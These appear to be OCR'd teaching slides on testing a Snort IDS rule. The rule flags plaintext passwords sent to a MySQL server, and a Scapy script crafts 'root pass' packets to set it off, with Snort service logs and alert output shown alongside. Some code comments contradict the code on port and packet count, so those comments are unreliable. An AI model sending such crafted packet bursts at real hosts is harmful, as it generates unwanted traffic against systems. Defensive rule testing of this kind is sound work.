
MYSQL is running on default TCP port 3306 on IP address 192.168.0.102, the rule should test if the MySQL root user is trying to login remotely over the network.

Alert on unencrypted connections by MySQL client to MySQL server

# IDS Rule for MySQL


```
alert tcp any any -> 192.168.0.102 3306 (msg: "pass in plaintext"; content: "pass"; sid:80000000002; rev:1;)
```

# IDS Rule for MySQL



```
def test_ids_rule_02():

    # create empty IP packet and  empty TCP segment
    raw_ip = IP()
    raw_tcp = TCP()

    # set the dst IP in the raw IP packet
    raw_ip.src = "192.168.0.101"
    raw_ip.dst = "192.168.0.102"

    # set the dst port in the raw TCP segment to port 80
    raw_tcp.dport = 3306


    # craft a payload to trigger the rule
    data = 'root pass'

    # craft a network packet by comping the IP packet and the TCP segment
    UT03 = raw_ip/raw_tcp/data

    # send the crafted packet 10 times to test the Firewall rule
    send(UT03, count=450)
```

# IDS Rule for MySQL



```
# set the dst IP in the raw IP packet
raw_ip.src = "192.168.0.101"
raw_ip.dst = "192.168.0.102"

# set the dst port in the raw TCP segment to port 80
raw_tcp.dport = 3306


# craft a payload to trigger the rule
data = 'root pass'

# craft a network packet by comping the IP packet and the TCP segment
UT03 = raw_ip/raw_tcp/data

# send the crafted packet 10 times to test the Firewall rule
send(UT03, count=450)
```

# Notes on Snort Rules Testing

Make sure that  you installed snort correctly and it is running.

To check if snort is running, use the following command on any Ubuntu-like OS, if snort is installed as a service

```
systemctl status snort.service
```

Add your snort rules to

```
/etc/snort/rules/local.rules
```

# Notes on Snort Rules Testing


After adding the rules restart snort to load the new rule set

To restart snort on Ubuntu-like OS use the following command:

```
service snort restart
```

If your rules contains a syntax error, snort will fail to start.


# Notes on Snort Rules Testing



```
ebinsaad@dev11:~$ systemctl status snort.service
● snort.service - LSB: Lightweight network intrusion detection system
   Loaded: loaded (/etc/init.d/snort; bad; vendor preset: enabled)
   Active: failed (Result: exit-code) since Wed 2018-03-28 10:46:21 EDT; 2min 10s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 1364 ExecStart=/etc/init.d/snort start (code=exited, status=1/FAILURE)

Mar 28 10:46:21 dev11 snort[1408]:       FTP Server: default
Mar 28 10:46:21 dev11 snort[1408]:         Ports (PAF): 21 2100 3535
Mar 28 10:46:21 dev11 snort[1408]:         Check for Telnet Cmds: YES alert: YES
Mar 28 10:46:21 dev11 snort[1408]:         Ignore Telnet Cmd Operations: YES alert: YES
Mar 28 10:46:21 dev11 snort[1408]:         Ignore open data channels: NO
Mar 28 10:46:21 dev11 snort[1364]:    ...fail!
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Control process exited, code=exited status=1
Mar 28 10:46:21 dev11 systemd[1]: Failed to start LSB: Lightweight network intrusion detection system.
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Unit entered failed state.
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Failed with result 'exit-code'.
```

# Notes on Snort Rules Testing

Make sure that you configured snort to log alerts into a csv format in var/log/snort/ directory or any other directory



| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 10228 | 03/28-10:52:12.290146 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10229 | 03/28-10:52:12.290216 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10230 | 03/28-10:52:12.290216 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10231 | 03/28-10:52:12.292957 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10232 | 03/28-10:52:12.292957 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10233 | 03/28-10:52:12.295402 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10234 | 03/28-10:52:12.295402 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10235 | 03/28-10:52:12.298038 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10236 | 03/28-10:52:12.298038 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10237 | 03/28-10:52:12.298090 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10238 | 03/28-10:52:12.298090 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10239 | 03/28-10:52:12.299431 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10240 | 03/28-10:52:12.299431 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10241 | 03/28-10:52:12.299483 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10242 | 03/28-10:52:12.299483 | 1 | 2690588673 | 1 | remote root login attempt | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |
| 10243 | 03/28-10:52:12.301332 | 1 | 2690588674 | 1 | pass in plaintext | TCP | 192.168.0.103 | 20 | 192.168.0.102 | 3306 | 08:00: |

# Questions